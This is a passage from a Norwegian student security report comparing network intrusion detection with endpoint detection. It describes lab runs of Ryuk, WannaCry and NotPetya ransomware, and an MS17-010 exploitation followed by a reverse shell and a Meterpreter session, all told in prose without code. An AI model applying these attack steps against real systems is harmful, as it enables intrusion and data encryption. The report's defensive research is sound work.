Utover veldig mange forespørsler til kringkastingsadressen i nettverket (10.0.0.255), flerkastingsadressene (224.0.0.22 og 224.0.0.251) og SSDP-adressen (Simple Service Discovery Protocol, 239.255.255.250), er det lite annet som Ryuk foretar seg på nettverksnivå. Alt dette er tilknyttet at viruset prøver å kommunisere ut, men ettersom det er

et lite annet å finne i nettverket en Windows 7-maskinen er det lite som skjer videre. Bildet under viser et lite innslag av denne trafikken:

2021-05-16 09:46:31.196 +00:00	10.0.0.4	5353	224.0.0.251	5353
2021-05-16 09:46:31.192 +00:00	10.0.0.4	5353	224.0.0.251	5353
2021-05-16 09:46:31.192 +00:00	10.0.0.4	5353	224.0.0.251	5353
2021-05-16 09:46:31.162 +00:00	10.0.0.4	137	10.0.0.5	137
2021-05-16 09:46:31.162 +00:00	10.0.0.4	137	10.0.0.5	137
2021-05-16 09:46:31.161 +00:00	10.0.0.4	137	10.0.0.255	137
2021-05-16 09:46:31.161 +00:00	10.0.0.4	137	10.0.0.255	137
2021-05-16 09:44:46.517 +00:00	10.0.0.4	60062	239.255.255.250	1900
2021-05-16 09:42:35.252 +00:00	10.0.0.4	60061	239.255.255.250	1900
2021-05-16 09:40:23.605 +00:00	10.0.0.4	60060	239.255.255.250	1900
2021-05-16 09:38:11.986 +00:00	10.0.0.4	60059	239.255.255.250	1900
2021-05-16 09:36:00.532 +00:00	10.0.0.4	60058	239.255.255.250	1900

Dermed er det lite som er interessant å undersøke på nettverksnivå i dette tilfellet. Det er derfor heller ikke noe særlig interessant å undersøke noe nærmere i Wireshark, noe som opprinnelig var tiltenkt.

Annen Ransomware

I utgangspunktet hadde vi planer om å kjøre en rekke forskjellige typer av Ransomware i testmiljøet, og dette har vi også gjort. Det som viste seg å bli et problem (i likhet med Ryuk) var at ingen av formene for Ransomware som vi kjørte faktisk spredte seg i nettverket. Dette var uavhengig av om vi kjøre skadevaren på Windows 7 eller Windows 10. Grunnen til at det ble slik, er vi usikre på, men det kan ha noe med måten det interne nettverket var satt opp på, eller at nettverket ikke hadde tilgang til Internett. Følgende har vi heller ikke fått muligheten til å gjennomføre det som var mye av hensikten med det faktiske forsøket, da det var å undersøke hvordan ulike typer Ransomware sprer seg i det lokale nettverket.

Vi kan likevel gå kort inn på deler av skadevaren vi kjørte, men som i likhet med Ryuk heller ikke spredte seg i nettverket.

Et av Ransomware-virusene som vi kjørte flest ganger, var forskjellige versjoner av WannaCry Ransomware (S0366). Det som hendte når vi kjørte WannaCry-skadevaren var at filene på maskinen vi kjørte skadevaren på ble kryptert, og det dukket opp en melding om at angriperne krevde 300 dollar i Bitcoin. Da vi kjørte WannaCry på Windows 10-maskinen, forventet vi følgende at skadevaren ville utnytte svakheten MS17-010 på Windows 7-maskinen, som for øvrig er den svakheten vi utnyttet i forsøk 2 (*punkt 5.3.2.3*), og følgende skulle klare å spre seg. Dette skjedde ikke, og det eneste av interesse som foregikk utenom endepunktet var at maskinen forsøkte å koble seg til en rekke eksterne IP-adresser (der alle var forbundet med skadevare inne på VirusTotal). Dermed var det i liten grad noe som differensierte seg på nettverksnivå fra når vi kjørte Ryuk og WannaCry, og følgende kom vi fram til at det ikke var hensiktsmessig å dokumentere WannaCry i denne rapporten. Det samme var også tilfellet for andre former for Ransomware (S0368 NotPeya) som vi også forsøkte oss på å kjøre i testmiljøet.

Dermed klarte vi ikke å produsere noen interessante resultater her, til tross for at vi forsøkte flere versjoner av tre ulike former for Ransomware.

5.3.4 Evaluering

Gjennom dette forsøket fikk vi undersøkt en rekke eksempler på MITRE ATT&CK-teknikken T1486, for å oppnå innsikt i hvordan det ser ut på nettverksnivå i slike tilfeller. Resultatene av forsøket ga oss totalt sett ganske lite innsikt over hva som foregår i forbindelse med T1486, ettersom vi ikke fikk dokumentert et eneste Ransomware-angrep som spredte seg i nettverket, og dette var hovedsakelig hensikten med å gjennomføre forsøket.

Vi vil likevel evaluere litt rundt den formen for Ransomware som vi valgte å dokumentere (til tross for kjedelige resultater), og dette var et eksemplar av Ryuk Ransomware fra 2018. Dette kjørte vi på Windows 10-maskinen, og her ble filene på maskinen og dens nettverksdelinger kryptert. Dette forsøket ble riktignok noe mindre interessant enn vi så for oss, da vi ikke klarte å avskaffe en versjon av Ransomware-skadevaren som spredte seg over lokalnettverket. Dermed er det vi først og fremst kan ta med oss videre fra dette forsøket er at deteksjon på nettverksnivå i svært liten grad har noe særlig å tilby i forbindelse med et faktisk T1486 (noe som i seg selv er veldig logisk da det handler om kryptering av endepunkter) i tilfeller det vi ser bort ifra at skadevaren sprer seg i nettverket. Hvis vi derimot hadde

undersøkt en av metodikkene tidligere i MITRE-matrisen (feks TA0001 “Initial Access”) som må forekomme for at T1486 kan utspille seg, kan det derimot hende at deteksjonsverktøyene på nettverksnivå ville kunne tilbudt mye god innsikt.

Videre er det verdt å nevne at en av hovedgrunnene til at forsøket endte opp så begrenset som det gjorde, var at tiden rett og slett ikke strakk til. Da vi startet på forsøket var vi allerede i en tidspresset situasjon, ettersom aktiviteter tidligere i prosjektløpet hadde tatt lenger tid enn planlagt. Aktiviteten med å teste ut forskjellige former for Ransomware er også en aktivitet vi i prosjektgruppa ikke har noe særlig kunnskap til fra før av. Dette gjorde for det første at vi måtte bruke tid på å sette oss inn i de forskjellige formene for Ransomware, i tillegg til den overordnede MITRE-teknikken som var utgangspunktet for forsøket. I utgangspunktet følte vi at vi klarte å sette oss inn i dette på en tilstrekkelig god måte før vi startet testingen, men da resultatene avviket i så stor grad fra det vi hadde sett for oss (ved at de forskjellige formene for skadevare ikke spredte seg i nettverket), fikk vi rett og slett ikke nok tid til å gjennomføre forsøket på en tilstrekkelig god måte ettersom vi da ikke fikk tid til flere iterasjoner med arbeid tilknyttet forsøket.

Samtidig er det også nødvendig å nevne at det å skaffe gode eksemplarer av Ransomware også var utfordrende (litt samme problemet som det vi hadde da vi skulle gå til anskaffelse av gode datasett i forsøk 1). Dette er igjen noe vi ikke har alt for mye erfaring med fra tidligere, og vi opplevde det som litt sporadisk når det kom til hvilke Ransomware vi fant på Internett.

Som en kort oppsummering kan vi da si at basert på forsøket og arbeidet vi har lagt ned tilknyttet forsøket, er det ikke mye utbytte tilknyttet T1486 man oppnår ved bruk av nettverksbasert deteksjon. Dette er noe vi har kommet fram til først og fremst basert på undersøkelsene vi gjorde, og dermed i mindre grad basert på forsøkene vi gjennomførte i testmiljøet. Det eneste vi har kommet fram til som fremmer T1486 i kontekst av nettverksbasert deteksjon, tar utgangspunkt i en situasjon der det er maskiner som benyttes i et nettverk der maskinene ikke benytter endepunktsbasert deteksjon. I disse tilfellene vil nettverksbasert deteksjon likevel kunne gi noe innsikt, først og fremst ved at man da kan fange opp unaturlig nettverkskommunikasjon med eksterne IP-adresser.

6. Drøfting av oppgave

I denne seksjonen vil vi gjøre en drøfting av oppgaven. Måten vi vil gjøre dette på, er først ved å drøfte rundt de resultatene vi har produsert i testmiljøet. Vi vil her forsøke å dreie ut om hva disse resultatene har å si for oppgaven. Videre vil vi fremlegge tanker rundt EDR og NIDS, og sette de forskjellige teknologiene opp mot hverandre. Etter dette vil vi presentere et konsept som vi har kommet fram til er av stor betydning for den overordnede konteksten til oppgaven, nemlig "Swizz Cheese Model". Helt til slutt vil vi presentere konklusjonen vår for hele oppgaven. Denne konklusjonen er basert på arbeidet i testmiljøet, samt alle de undersøkelsene vi har gjort i forbindelse med oppgaven.

6.1 Egne resultater i testmiljø

Vi vil i dette punktet drøfte rundt arbeidet vi har gjennomført i testmiljøet, og videre legge frem det vi har fått ut av dette arbeidet. Vi vil gjøre dette ved å først diskutere litt rundt prosessen med å planlegge hvilke forsøk vi skulle gjennomføre. Videre vil vi drøfte resultatene fra de tre respektive forsøkene vi har gjennomført i testmiljøet, og forsøke å beskrive deres betydning for den overordnede oppgaven. Til slutt vil drøfte litt rundt tester som vi hadde ønsket å gjennomføre, men ikke fikk muligheten til.

6.1.1 Planlegging av forsøk

Det å planlegge relevante forsøk til testing i testmiljøet vårt, var en prosess som bød på mange utfordringer. En av de største utfordringene i forbindelse med dette var at erfaringen og kunnskapen vår rundt metodikker og framgangsmåter for å gjennomføre gode tester var ganske begrenset. Grunnen for at det var slik, var at kunnskapsnivået vårt rundt de aktuelle teknologiene og programvarene var noe begrenset før vi startet på oppgaven. Dette resulterte i at vi brukte mye tid underveis på å forbedre kompetansen på teknologiene og programvaren i seg selv, fremfor å finne ut av hvordan man kunne teste ut teknologien og programvaren i et testmiljø. Vi fikk heller ikke tilgang på ressursene like tidlig i prosjektløpet som vi hadde sett for oss, og vi var derfor i en situasjon hvor testmiljøet ble ferdig på et senere tidspunkt enn planlagt, som igjen gjorde at vi på et senere tidspunkt enn planlagt ble komfortable på hvordan man kunne bruke testmiljøet til testing.

Dette resulterte derfor i at vi hadde dårligere tid tid til å planlegge, gjennomføre og evaluere testene enn det som var planlagt. Selv om kompetansen vår rundt teknologiene etter hvert ble ganske god, hadde vi like fullt fortsatt ganske begrenset med kunnskap rundt hvordan man kunne gjennomføre gode tester i et testmiljø. Når vi etter hvert bestemte oss for hvilke tester vi skulle gjennomføre, hadde vi heller ingen garanti for at det var gode fremgangsmåter. Sånn sett kan vi si at veien ble gått opp litt underveis for noen av forsøkene våre, noe som i utgangspunktet ikke er noen ideell fremgangsmåte. I retrospekt er dette likevel noe som fungerte greit, da vi følte at forsøkene leverte gode resultater.

Ellers er det sentralt å nevne at vi underveis i arbeidet med testmiljøet fikk gode innspill til mulige fremgangsmåter fra faglig veileder, og vi hadde derfor også noen fremgangsmåter for forsøk som vi følte at var tilstrekkelig gode. Dette var riktignok fremgangsmåter som vi kom fram til at ble for komplekse for oss. Dette var først og fremst tilknyttet tiden vi hadde igjen (for kort), men også kompleksiteten i seg selv. Riktignok har forsøket vi gjennomførte i punkt 5.3 utspill fra denne fremgangsmåten, da forsøket vi gjennomførte her ville vært en del av den overordnede fremgangsmåten vi gjerne skulle ha fulgt.

Til slutt er det også naturlig å nevne at flere av ideene vi kom opp med til forsøk også var vanskelig å gjennomføre i et testmiljø, og hadde passet bedre i et faktisk produksjonsmiljø. Dette skyldes først og fremst at kompleksiteten i testmiljøet var svært lav, og det var få maskiner i testmiljøet, og også lite realistisk trafikk. Videre var også flere av forsøkene som vi så for oss å gjennomføre, vanskelig å gjennomføre i praksis. Dette blir gjennomgått i punkt *6.1.4.*

6.1.2 Drøfting av forsøk 1 - Godartede og ondartede PCAP-filer

Det første forsøket vi gjennomførte i testmiljøet baserte seg på å importere seks ulike datasett (PCAP-filer) inn i Security Onion, for så å analysere hvordan trafikken så ut på nettverksnivå. Tre av datasettene var godartede, og tre av datasettene var ondartede. Intensjonen med datasettene var at de til sammen skulle dekke mange ulike former for trafikk, slik av vi følgelig kunne se på NIDS sin respons på ulike typer trafikk.

Det å gjennomføre disse testene var en lærerik aktivitet for oss i prosjektgruppen, og testene viste også mye om hvordan et NIDS fungerer. Testene klarte på en god måte å fremvise en av de største styrkene til NIDS, nemlig å detektere og alarmere om ukryptert trafikk som har en kjent signatur. På den andre siden viste testene også flere av svakhetene til NIDS, eksempelvis gjennom at NIDS har en tendens til å produsere falske positive, og også at det er en krevende aktivitet finjustere regelsettet. Ettersom testene baserte seg på PCAP-filer fremfor samtidstrafikk, fikk vi ikke testet ut kapasiteten til NIDS i form av om NIDS droppet å analysere pakker tilknyttet stor trafikk. Det er riktignok usannsynlig at NIDS ville gjort det i vårt tilfelle, og det er uansett avhengig av ressursene som er allokert, og sånn sett er det også av mindre relevans for oppgaven.

Ellers er det flere svakheter ved forsøket som det er naturlig å gjennomgå. Datasettene var enten flere år gamle, eller i stor grad kryptert. Slik kan resultatene fort virke å ha lite relevans for oppgaven. Likevel er det en god grunn til at det ble slik, og forsøket kunne fort ha fått et dårligere utfall for oppgavens kontekst, dersom det kun hadde blitt tatt i bruk nyere datasett. Dette skyldes at datasettene da i enda større grad ville vært kryptert, og det ville ha vært svært lite trafikk som NIDS potensielt kunne flagge. Hadde vi riktignok produsert det testmiljøet som vi i utgangspunktet hadde sett for oss, ville vi hatt muligheten til både å produsere alle datasettene selv, og følgelig også fått muligheten til å benytte oss av SSL/TLS-inspeksjon. Dermed kan man anta at resultatene fra flere av datasettene fra testene vi gjennomførte (noen gamle datasett med mye ukryptert data) ville blitt omtrent like som resultatene av nyere datasett dersom testmiljøet hadde blitt som vi opprinnelig så for oss (med ukryptert data grunnet SSL/TLS-inspeksjon). Denne betraktningen kan derfor være med på å øke relevansen til forsøket vi har gjennomført.

Ellers er det også viktig med tanke på forsøkets relevans for den overordnede oppgaven å nevne at vi i forsøket kun testet NIDS-teknologi, og ikke EDR-teknologi. Hadde vi implementert en EDR-løsning i testmiljøet vårt, og følgende sett hvordan EDR-teknologien reagerte på den samme trafikken, ville vi hatt et bedre grunnlag til å uttale oss om "trade-offs" ved å ikke benytte seg av NIDS. Dette skyldes at vi da direkte kunne sammenlignet de varslene/hendelsene som NIDS og EDR produserte. Dette var likevel et bevisst valg å ikke implementere en EDR-løsning i testmiljøet, og denne beslutningen ble tatt av to grunner. For det første ville det krevd mye tid, og økt kompleksiteten i testmiljøet samt arbeidet som måtte bli lagt ned for å dokumentere. Dette ville da tatt tid fra andre aspekter ved testmiljøet, blant

annet ville det kunne begrenset forsøkene vi fikk tid til å gjennomføre. Videre så kom vi også frem til at det som var viktigst å prioritere gitt oppgavens kontekst var NIDS, og at en begrensning i hva vi implementerte ville øke kvaliteten vår tilknyttet arbeidet med NIDS.

Til tross for at forsøket har vist oss mye om NIDS, inkludert svakheter og styrker ved teknologien, så kan vi ikke legge alt for mye dybde i resultatene fra forsøket sett i kontekst av den overordnede oppgaven. Dette skyldes i stor grad at vi som nevnt gjennom forsøket ikke fikk sammenlignet resultatene fra NIDS og EDR direkte, da vi ikke hadde implementert en EDR-løsning. Vi har dermed heller ikke resultater som direkte viser fordeler av å benytte seg av NIDS fremfor EDR. Ellers må vi også hensynta andre svakheter som forsøket hadde, og da først og fremst at datasettene ikke var optimale for formålet. Det er likevel også en del som vi kan ta med oss videre fra forsøket. Dette er i stor grad knyttet til at NIDS leverte godt på de forskjellige testene, og også at det var overraskende enkelt å behandle (dette er i stor grad tilknyttet gode tjenesteverktøy levert gjennom Security Onion) varslene og konfigurere regelsettet. Vi kan dermed ta med oss videre fra forsøket at NIDS på en god måte klarte å levere deteksjon og visibilitet på nettverksnivå, i de tilfellene forholdene la til rette for det.

6.1.3 Drøfting av forsøk 2 - Skanning og utnyttelse av sårbarheter

Det andre forsøket vi gjennomførte i testmiljøet, baserte seg på at vi gjennomførte sårbarhetsskanninger på maskinene i nettverket. Følgende så vi på hvordan deteksjonsverktøyene våre på nettverksnivå fanget opp denne trafikken. Basert på skanningen fant vi flere sårbarheter på Windows-vertene, blant annet fant vi ut at Windows 7-verten var sårbar mot MS17-010. Vi utnyttet denne sårbarheten, før vi følgende lastet opp en fil og kjørte den. Vi så i forbindelse med dette på hvordan nettverkstrafikken gjennom hele angrepet ble fanget opp av deteksjonsverktøyene våre.

Skanningen og det påfølgende angrepet på Windows 7-maskinen ga oss mye informasjon om hvordan deteksjonsverktøyene våre på nettverksnivå fungerte. Skanningen og angrepet i seg selv ble godt dokumentert og fanget opp av Suricata og Zeek. Etter at det reverse tcp-skallet var opprettet derimot, så klarte ikke lenger verktøyene våre å fange opp hva som skjedde. Endepunktsbasert deteksjonsteknologi derimot, ville fått med seg at det ble lastet ned og kjørt en fil på Windows 7-maskinen etter at angriperen først fikk tilgang.

Ellers er det også en god del aspekter ved forsøket som det er verdt å diskutere. Det å benytte en sårbarhetsskanner på to datamaskiner som aldri faktisk har blitt brukt før, og følgende ikke kjører vilkårlige programmer og tjenester, er i seg selv en øvelse uten særlig dybde. Dette betyr også at resultatene vi fikk egentlig var svært forutsigbare (selv om det ikke framsto slik for oss, da vi ikke har gjennomført lignende aktiviteter før). Skanningen ble også bare gjennomført på to maskiner, der den ene var fullstendig utdatert (gammel Windows 7-versjon), og den andre helt oppdatert (Ny og oppdatert Windows 10-versjon). Dette er også en stor svakhet da vi burde gjennomført et slikt forsøk på et mer komplekst og realistisk miljø. Utfra dette kan vi derfor si at selv om selve metodikken i forsøket vi gjennomførte var en ganske bra metodikk, var ikke dette nødvendigvis et optimalt forsøk å gjennomføre i testmiljøet vårt. Samtidig vil vi også si at vi lærte ekstremt mye av å gjennomføre dette forsøket.

Når det kommer til hva vi kan ta med oss videre fra dette forsøket, gitt konteksten til oppgaven vår, så tar dette utgangspunkt i tre forskjellige aspekter. For det første fant vi ut at deteksjonsverktøy på nettverksnivå har en mulig svakhet mot C2-kommunikasjon («command and control»). Gitt et scenario der selve angrepet ikke blir oppdaget av NIDS, betyr dette at angriperne kan benytte tilgangen over lang tid uten å bli oppdaget. Dette taler for en svakhet med NIDS og deteksjon på nettverksnivå. Videre så viste forsøket (i likhet med forsøk 1) at NIDS er et bra deteksjonsverktøy dersom forholdene legger til rette for det (kjent angrep, ukryptert data). Selv om vi ikke dokumenterte i rapporten at vi gikk i dybden og analyserte angrepet, var dette noe vi også gjorde, og vi kunne se ned på pakkenivå hva som skjedde fra start til slutt. Dette er en styrke med NIDS og deteksjon på nettverksnivå. Det siste aspektet vi tar med oss videre gitt oppgavens kontekst, er at ved bruk av nettverksbasert deteksjon, så kan NIDS i noen tilfeller få stor støtte også av andre nettverksbaserte deteksjonsvertkøy. I forsøket oppdaget ikke NIDS noen ting i forbindelse med Meterpreter-sesjonen vi benyttet oss av til å laste opp og kjøre et program på Windows 7-hosten, noe Zeek gjorde.

Totalt sett gir altså dette forsøket et noe blandet bilde av NIDS og deteksjonsverktøy på nettverksnivå gitt oppgaven vår sin kontekst. Vi tar likevel med oss noen av de positive aspektene med NIDS og deteksjonsverktøy på nettverksnivå ellers, ved at det ga god innsikt, og at dette er noe som man ikke nødvendigvis ville fått med andre deteksjonsverktøy. Dette

er riktignok igjen noe vi ikke kan legge alt for mye dybde i, da vi ikke fikk muligheten til å sammenligne direkte med en EDR-klient.

6.1.4 Drøfting av forsøk 3 - MITRE ATT&CK-teknikk 1486

Det tredje forsøket vi gjennomførte i testmiljøet tok utgangspunktet i MITRE ATT&CK-teknikken T1486. Teknikken beskriver at angripere krypterer data på målsystemer eller hele nettverk bestående av flere målsystemer. Det vi gjorde for å gjennomføre et forsøk tilknyttet teknikken, var at vi kjørte forskjellige former for Ransomware i et isolert nettverk i testmiljøet vårt, og følgende så på hva som skjedde på nettverksnivå. Hensikten med å gjennomføre denne øvelsen baserte seg i stor grad på at vi da kunne undersøke og dokumentere hvordan forskjellige former for Ransomware sprer seg i et lokalnettverk. Dette fikk vi ikke muligheten til, da skadevaren ikke spredte seg i nettverket under en eneste av testene som ble gjennomført. Dermed var i stor grad alt vi satt igjen med av resultater fra forsøket at de ulike formene for Ransomware undersøkte det lokale nettverket basert på målmaskinens ARP-tabell, i tillegg til at skadevaren forsøkte å kommunisere eksternt.

Dermed vil vi si at vi fikk skuffende lite ut av forsøket. Dette hadde riktignok en klar sammenheng med at vi ikke fikk spredt viruset i nettverket slik vi ønsket. Hadde vi hatt bedre tid, og også hatt bedre kunnskap når det kom til hvor vi skulle innhente Ransomware-skadevare, kunne resultatet fort blitt annerledes. Samtidig må det også nevnes at til tross for dette lærte vi likevel en del om NIDS og nettverksbasert deteksjon sin potensielle rolle i forbindelse med et Ransomware-angrep. Denne innsikten kom i stor grad gjennom arbeidet med forsøket, og ikke gjennom forsøket i seg selv.

Ellers fikk vi også et mer spesifisert syn på MITRE ATT&CK sin matrise. I forbindelse med matrisen kan vi si at basert på arbeidet med NIDS og nettverksbasert deteksjon så har teknologiene mer for seg når det kommer til andre MITRE-teknikker enn taktikker under "Impact" i matrisen. Eksempler på der NIDS og nettverksbasert deteksjon kan ha mer for seg er under taktikken "Initial Access", for eksempel i forbindelse med teknikken "T1189 Drive-by Compromise".

Basert på forsøket i seg selv, og også arbeidet vi la ned tilknyttet forsøket, kan vi dermed oppsummere med å si at inntrykket vi på forhånd hadde av nettverksbasert deteksjon tilknyttet MITRE-taktikken T1486, i stor grad er som forventet. Dette er til tross for at vi ikke fikk resultater som vi ønsket fra forsøket, som igjen var grunnet med at skadevaren ikke oppførte seg som forventet. Inntrykket som ble bekreftet går ut på at nettverksbasert deteksjon ikke tilbyr noe særlig innsikt tilknyttet taktikken, og spesielt ikke gjennom NIDS. Samtidig er det mulig å lage regler i NIDS som vil kunne fange opp og følgende varsle om deler av trafikken som vi faktisk fikk fanget opp i forsøket, men vi tror at dette vil kunne føre til en hel del falske positive, og sånn sett tror vi ikke at dette er en hensiktsmessig ting å gjøre. Sett i kontekst av den overordnede oppgaven tilbyr arbeidet med forsøket i liten grad innsikt som er av stor betydning for oppgaven, bortsett fra at prosjektgruppas generelle kompetanse tilknyttet NIDS ble økt.

6.1.5 Forsøk vi ikke fikk gjennomført

Det er også en rekke forsøk som vi gjerne skulle gjennomført, men som vi ikke fikk muligheten til i arbeidet med testmiljøet. Dette var først og fremst tilknyttet at vi ikke fikk tid til dette, men det er absolutt noe vi, og også andre, kan gjøre i et slikt testmiljø i fremtiden. Grunnen til at vi ikke fikk tid til dette, er hovedsakelig knyttet til at prosjektgruppen fikk de nødvendige ressursene til å bygge testmiljøet i skyen over en måned senere enn planlagt. Dermed ble laben ferdigbygget på et mye senere tidspunkt enn først estimert, og følgelig ble det også et mindre tidsrom tilgjengelig for å utføre forsøk.

Det forsøket (metodikken) som vi i utgangspunktet ønsket å basere store deler av arbeidet vårt i testmiljøet på, var å ta utgangspunktet i en eller flere trusselaktør hos MITRE ATT&CK (eksempelvis FIN6). Følgende skulle vi ser på hvilke angrepsteknikker (basert på MITRE ATT&CK-rammeverket) trusselaktøren benyttet seg av, og studere rapporter tilknyttet teknikkene. Vi skulle så benytte denne innsikten til å sette opp tester i testmiljøet, for videre å se hvordan angrepene utspilte seg på nettverksnivå. Forsøket som er gjort rede for i punkt *5.3* er en svært forenklet utgave av denne metodikken, da vi her har sett på MITRE ATT&CK-teknikk T1486.

Det er også flere forskjellige elementer med testmiljøet vi gjerne skulle sett for oss at var annerledes. Dette innebærer aspekter som vi også har vært innom i drøftingen tidligere i

rapporten, men her kommer det en slags oppsummering av disse aspektene. Optimalt sett skulle vi gjerne implementert EDR-teknologi i testmiljøet. Videre ville vi gjerne ha benyttet oss av en SSL/TLS-proxy, slik at vi følgende kunne benyttes oss av SSL/TLS-inspeksjon. Dette hadde riktignok også vært avhengig av at vi hadde kunnet simulere vilkårlig nettverkstrafikk selv, noe vi heller ikke har gjort i dette testmiljøet. Til slutt skulle testmiljøet gjerne ha vært mye mer avansert, og følgende mer likt en organisasjon i virkeligheten. I testmiljøet vårt var det kun 4 forskjellige enheter, og følgende er det tilnærmet umulig å replikere mer realistiske forhold for testmiljøet. Hadde alle disse aspektene blitt realisert, ville vi hatt et bedre grunnlag for å svare på oppgaven ved å gjennomføre de testene vi gjennomførte. Vi ville da også hatt et bedre grunnlag for å gjennomføre en rekke flere, også og annerledes tester enn det vi endte opp med å gjennomføre.

6.2 EDR VS NIDS (endepunktsbasert vs nettverksbasert)

Et svært sentralt poeng med tanke på den overordnede konteksten i oppgaven vår, er å sammenligne teknologiene EDR og nettverksbasert IDS (NIDS), og se på deres styrker og svakheter knyttet opp mot hverandre. Vi har i denne drøftingen også tatt utgangspunkt i NIDS-løsninger som baserer seg på signaturbasert deteksjon fremfor anomali-baserte løsninger av NIDS.

En stor styrke ved EDR, er at slike sikkerhetssystemer har innsyn i hva som foregår på selve endepunkt-maskinene. Dette gjør at mistenkelig oppførsel og bruk av maskinvareressurser kan detekteres, og i tillegg at sikkerhetssystemet har en kontrollerende myndighet på maskinene, og dermed også kan stoppe angrep i å bli utført underveis. I tillegg til dette, vil sikkerhetssystemet kunne virke beskyttende, uavhengig av hvor endepunktene befinner seg, da det er programmer som kjøres lokalt på maskinene. Et system som baserer seg på visibilitet på nettverksnivå, slik som et NIDS, vil av natur ikke ha innsyn i hva som foregår på innsiden av maskinene, og hviler dermed på å detektere mistenkelig trafikk som er på vei inn dit.

Samtidig kan nettopp det med at EDR hviler på lokale programmer på endepunktene også være en mulig svakhet med å utelukkende hvile sikkerheten på slike systemer i en organisasjon. Det kan vise seg i tilfeller hvor noen endepunkter ikke har slik programvare installert, enten fordi det ikke er mulig, ikke har blitt gjort enda, programvarefeil, eller av

andre grunner. I tillegg kan det oppstå tilfeller hvor eksterne maskiner kobler seg på organisasjonens nettverk, som i utgangspunktet ikke er tiltenkt å være der, som for eksempel ansattes private maskiner.

Det finnes fordeler og ulemper ved begge teknologiene, og det er vanskelig å konkludere med hvilken teknologi man bør benytte seg av på et generelt grunnlag. Kontekst er svært essensielt og viktig å ta i betraktning i en slik sammenheng, og ting som ressurser, behov, kapasitet, og hvilken type miljø som skal sikres, og kost-nytte er eksempler på faktorer som spiller en stor rolle om man skal foreta en slik vurdering. På en annen side kan også de ulike teknologiene komplementere hverandre, og man kan argumentere for at det aller beste vil være å benytte seg av en kombinasjon av begge deler, for å øke den totale sikkerheten. Et NIDS kan også for eksempel samkjøres gjennom et SIEM for bedre kredibilitet, på en måte som krever mindre ressurser enn ellers, og dermed kunne redusere kostnaden ved å benytte seg av denne teknologien. Dette er for øvrig bruksområder som prosjektgruppen ikke har analysert detalj, og følgelig heller ikke kan ta utgangspunkt i, til tross for at det hadde vært et interessant tema for videre undersøkelser.

EDR er som nevnt reaktiv, ved at systemet kan gripe inn og stoppe et angrep i å bli eksekvert. Dette er noe NIDS ikke gjør, men hvor mulige trusler og angrep heller blir presentert gjennom varsler og alarmer, som teknikere igjen må undersøke og eventuelt reagere på. Det finnes også implementasjoner av slik visibilitetsteknologi som har muligheten til å autonomt gripe inn og reagere, som ved et NIPS, men dette er utenfor rekkevidden for dette prosjektet.

En annen styrke ved NIDS, er at det er kort vei fra å utvide et regelsett, legge til signaturer eller på en annen måte oppdatere eller endre på funksjonaliteten, til dette er fungerende i produksjon. Dette kan også bidra til å tale sterkt for en kombinasjon av NIDS og EDR, ved at teknologiene kan komplementere hverandre, og gi økt total sikkerhet, blant annet i et tilfelle hvor ett av beskyttelseslagene er mer oppdatert enn det andre.

Det skal også nevnes at prosjektgruppen i denne oppgaven ikke har rullet ut et EDR system, og dermed ikke har direkte erfaring med denne virkemåten. I tillegg er det viktig å påpeke at disse teknologiene drøftes på et generelt grunnlag, og at det finnes store variasjoner på ulike implementasjoner av hver av dem.

6.3 “Swizz cheese Model”

“Swizz Cheese Model” er en modell som benyttes innen risikoanalyse og risikostyring på en rekke ulike områder, blant annet innen lagdelt sikkerhet som kjent innenfor datasikkerhet. Den sammenligner systemer med en kjede bestående av ost med hull i, og illustrerer poenget om at sannsynligheten for at en trussel blir realisert, reduseres ved at de ulike lagene har forskjellige typer beskyttelse. Til sammen utgjør dette en mindre total angrepsoverflate, og man unngår at systemet har et enkelt punkt som kan svikte sikkerheten.

I kontekst av denne oppgaven kan vi anse NIDS og EDR til å være to lag i en slik modell. Basert på denne modellen, så vil det å implementere NIDS i et miljø som benytter seg av EDR-klienter alltid være et smart valg. Det er riktignok viktig i denne sammenhengen å huske på at alt har en pris, og at dette må tas med i beregningen, også i en slik modell. Koster NIDS mer å implementere og vedlikeholde enn den ekstra sikkerheten den tilbyr, så er det likevel ikke verdt å implementere NIDS, sett fra et kost-nytte perspektiv. Dermed vil det, gitt at man allerede har EDR-teknologi i miljøet sitt, i noen tilfeller lønne seg å implementere NIDS, mens det i andre tilfeller ikke vil lønne seg. Dette avhenger av en kombinasjon av hvilke behov som er til stede, og viktigheten av dem, samtidig som hva som ligger til grunne av kapasitet og ressurser.

Modellen har også noen svakheter. Sett ut fra oppgaven er det fortrinnsvis verdt å nevne at modellen ikke tar høyde for at lagene kan styrke hverandre (eksempelvis kan NIDS potensielt satt opp i en SIEM forsterke EDR ved å underbygge beslutninger fra en EDR-klient). Dette er et aspekt som videre ville talt for implementasjon av NIDS som et ekstra lag med sikkerhet, men som ikke er diskutert videre her.

Som en oppsummering kan vi da si at sett i kontekst av “Swizz Cheese Model”, vil det altså lønne seg å implementere NIDS som en del av verktøykassa av sikkerhetstjenester, gitt at kostnadene av det er mindre enn den ekstra sikkerhetsgevinsten. Dette er et komplisert regnestykke, og det vil også variere fra miljø til miljø, avhengig av en rekke faktorer, som for eksempel kritikaliteten i nettverkstjenestene som den aktuelle bedriften leverer. Ser man derimot bort fra kostnadene, vil konklusjonen basert på modellen tilsi at man alltid burde implementere NIDS i et miljø hvor man har EDR-teknologi.

6.4 Konklusjon

Oppgaven vår gikk ut på å se nærmere på hvilke "trade-offs" en typisk SOC gjør dersom de velger å gå vekk fra tradisjonelle nettverksbaserte IDS-teknologier (NIDS) som en del av verktøykassa for sikkerhetsmonitorering og hendelseshåndtering, og heller baserer seg på mer moderne endepunktsbaserte EDR-teknologier. For å forsøke å svare på dette har vi benyttet oss av to fremgangsmåter. Den ene fremgangsmåten har basert seg på ekstern informasjonsinnhenting, og bruk av ekstern forskningsdata og rapporter. Den andre fremgangsmåten vi har benyttet oss av, er at vi har utformet et testmiljø, og gjennomført tester i dette miljøet. Testmiljøet fungerer også som en POC for de teknologiene og den programvaren vi har benyttet oss av, da dette er dokumentert grundig i dette dokumentet.

